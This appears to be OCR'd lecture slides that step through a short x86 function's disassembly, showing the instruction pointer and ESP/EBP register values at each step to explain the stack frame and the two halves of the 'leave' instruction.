
```
80483db <function>:
 80483db:        push   %ebp
 80483dc:        mov    %esp,%ebp
 80483de:        sub    $0x10,%esp
EIP 80483e1:     movl   $0x0,-0x8(%ebp)
 80483e8:        movl   $0x1,-0x4(%ebp)
 80483ef:nop
 80483f0:leave
 80483f1:ret
```

EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeec8
EBP	0xbfffeed8




```
80483db <function>:
 80483db:        push   %ebp
 80483dc:        mov    %esp,%ebp
 80483de:        sub    $0x10,%esp
 80483e1:        movl   $0x0,-0x8(%ebp)
EIP 80483e8:     movl   $0x1,-0x4(%ebp)
 80483ef:nop
 80483f0:leave
 80483f1:ret
```

EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeec8
EBP	0xbfffeed8




```
80483db <function>:
 80483db:        push   %ebp
 80483dc:        mov    %esp,%ebp
 80483de:        sub    $0x10,%esp
 80483e1:        movl   $0x0,-0x8(%ebp)
 80483e8:        movl   $0x1,-0x4(%ebp)
EIP 80483ef:nop
 80483f0:leave
 80483f1:ret
```

EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeec8
EBP	0xbfffeed8



```
80483db <function>:
 80483db:        push   %ebp
 80483dc:        mov    %esp,%ebp
 80483de:        sub    $0x10,%esp
 80483e1:        movl   $0x0,-0x8(%ebp)
 80483e8:        movl   $0x1,-0x4(%ebp)
 80483ef:nop
EIP ⇨ 80483f0:leave
 80483f1:ret
```


EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeec8
EBP	0xbfffeed8



Leave 1 - mov esp, ebp

```
80483db <function>:
 80483db:        push    %ebp
 80483dc:        mov     %esp,%ebp
 80483de:        sub     $0x10,%esp
 80483e1:        movl    $0x0,-0x8(%ebp)
 80483e8:        movl    $0x1,-0x4(%ebp)
 80483ef:nop
EIP ⇨ 80483f0:leave
 80483f1:ret
```


EAX	
ECX	
EDX	
EBX	
ESP	0xbfffeed8
EBP	0xbfffeed8



Leave 2 - pop ebp

